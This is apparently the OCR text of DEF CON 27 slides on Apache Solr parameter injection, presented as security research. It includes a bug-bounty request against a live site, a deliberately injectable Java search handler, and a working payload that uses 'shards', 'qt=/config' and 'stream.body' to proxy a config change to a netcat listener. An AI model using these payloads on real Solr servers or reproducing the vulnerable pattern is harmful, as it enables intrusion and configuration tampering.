VERACODE

You change the world, we'll secure it.

Apache Solr Injection

Michael Stepankin


@artsploit

DEF CON 27

@whoami – Michael Stepankin

- Security Researcher @ Veracode
- Web app breaker
- Works on making Dynamic and Static Code Analysis smarter
- Penetration tester in the past
- Never reported SSL ciphers

Ones upon a time on bug bounty…



```
POST
/ajaxpro/id3Solutions.UShip.Web.fs_solr,id3Solutions.UShip.ashx
 HTTP/1.1
Host: www.uship.com
Content-Length: 572
...snip...

{"query":"search=all&site_country=United%20States&category=1601
%2C1602%2C1603%2C1604%2C399%2C403%2C1605%2C404%2C1606%2C1607%2C
1608%2C406%2C1609%2C1610%2C1611%2C1612%2C1613%2C1614%2C411%2C41
2%2C414%2C1615%2C408&area_ne=44.72332036407826%2C-70.0687412207
5041&area_sw=44.33170736312626%2C-71.08360328125677&area_type=1
&map_is_filtering=1&zoomtoarea_location_txt=xxx&zoomtoarea_coor
ds=44.5609%2C-70.54534&zoomtoarea_zoom=18&sort=Offerprice%20des
c&result_tables=1%2C2%2C3&start_with_index=0%2C0%2C0&limit=50&r
ebound=2&origin=PRV-AL%2CPRV-AZ%5c%22"}
```


```
name=\"sort\">MaxPricingSort desc</str>
name=\"facet\">true</str><str name=\"ve
name=\"stats.field\">Pricing</str></lst
name=\"msg\">undefined field: \"xxx\"</
name=\"code\">400</int></lst>\n</respon
SolrNet.Impl.SolrConnection.Get(String
parameters)\r\n   at SolrNet.Impl.SolrQ
QueryOptions options)\r\n   at
SolrNet.Impl.SolrBasicServer`1.Query(IS
options)\r\n   at SolrNet.Impl.SolrServe
QueryOptions options)\r\n   at
uShip.Framework.Wrappers.SolrOperations
ion(String executeType, Func`1 function
options)\r\n   at
uShip.Framework.Repositories.SolrReposi
QueryOptions options)\r\n   at
uShip.Infrastructure.Repositories.FindL
```

What is Solr?

- Solr is the popular, blazing-fast, open source enterprise search platform built on Apache Lucene
- Written in Java, open source
- REST API as a main connector
- Used by many companies (AT&T, eBay, Netflix, Adobe etc…)

https://lucene.apache.org/solr/

How does it look like?



127.0.0.1:8983/solr/#/

Instance

Start	7 minutes ago

Versions

solr-spec	6.6.2
solr-impl	6.6.2 df4de29b55369876769bb741d687e47b67ff9613 -
lucene-spec	6.6.2
lucene-impl	6.6.2 df4de29b55369876769bb741d687e47b67ff9613 -

Solr Quick Start

//start solr

```
$ ./bin/solr start -e dih
```


//add some data

```
POST /solr/db/update?commit=true
Host: 127.0.0.1:8983
Content-Type: application/json
Content-Length: 29

[{"id":"1337","name":"Zero"}]
```

//search data

```
GET /solr/db/select?q=Zero&fl=id,name&indent=on&wt=json
HTTP/1.1
Host: 127.0.0.1:8983
```


Solr 101: simple query



```
GET
/solr/db/select?q=Zero&fl=id,name
&indent=on&wt=json HTTP/1.1
Host: 127.0.0.1:8983
```

```
HTTP/1.1 200 OK
Content-Type: text/plain;charset=ut
Content-Length: 255

{
  "responseHeader":{
    "status":0,
    "QTime":1,
    "params":{
      "q":"Zero",
      "indent":"on",
      "fl":"id,name",
      "wt":"json"}},
  "response":{"numFound":1,"start":
      {
```


Solr 101: more complex query


Collection ('database') name
Request Handler (select, update, config)
Parser type
Local parameter name (default field)

```
/solr/db/select?q={!dismax+df=name}Apple&fl=*,score,similar:[s
ubquery]&similar.q=computer&similar.rows=3&indent=on&wt=json
```

Solr 101: more complex query

Requested Fields (columns)



```
/solr/db/select?q={!dismax+df=name}Apple&fl=*,score,similar:[s
ubquery]&similar.q=computer&similar.rows=3&indent=on&wt=json
```


Subquery for column ‘similar’

Requested response type

Common Solr Usage in Web App

```
@RequestMapping("/search")
@Example(uri = "/search?q=Apple")
public Object search(@RequestParam String q) {

    //search the supplied keyword inside solr
    String solr = "http://solrserver/solr/db/";
    String query = "/select?q=" + q + "&fl=id,name&rows=10";
    return http.get(solr + query);
}
```

Solr Parameter Injection (HTTP Query Injection)



/search?q=Apple%26xxx=yyy%23

```
@RequestMapping("/search")
public Object search(@RequestParam String q) {
String solr = "http://solrserver/solr/db/";
    String query = "/select?q=" + q + "&fl=id,name&rows=10";
    return http.get(solr + query);
}
```

/solr/db/select?q=Apple&xxx=yyy#~~&fl=id,name&rows=10~~


Solr Parameter Injection: Magic Parameters

```
GET /solr/db/select?q=Apple&shards=http://127.0.0.1:8984/solr/db&qt=/
config%23&stream.body={"set-property":{"xxx":"yyy"}}&isShard=true
```

- shards=http://127.0.0.1:8984/solr/db - allows to forward this request to the specified url
- qt=/config%23 – allows to rewrite query
- stream.body={"set-property":{"xxx":"yyy"}} – treated by Solr as a POST body
- isShard=true - needed to prevent body parsing while proxying


Solr Parameter Injection: Magic Parameters

```
GET /solr/db/select?q=Apple&shards=http://127.0.0.1:8984/solr/db&qt=/
config%23&stream.body={"set-property":{"xxx":"yyy"}}&isShard=true
```



```
bash-3.2$ nc -lv 8984
POST /solr/db/config HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Solr[org.apache.solr.client.solrj.impl.HttpSolrClient] 1.
0
Content-Length: 333
Host: 127.0.0.1:8984
Connection: Keep-Alive

q=Apple&df=text&qt=%2Fconfig%23&stream.body=%7B%22set-property%22%3A%
7B%22xxx%22%3A%22yyy%22%7D%7D&isShard=true&json=%7B%22set-property%22
%3A%7B%22xxx%22%3A%22yyy%22%7D%7D&rows=10&start=0&fsv=true&fl=id&fl=s
core&distrib=false&shards.purpose=4&shard.url=http%3A%2F%2F127.0.0.1%
3A8984%2Fsolr%2Fdb&NOW=1564040628057&wt=javabin&version=2
```

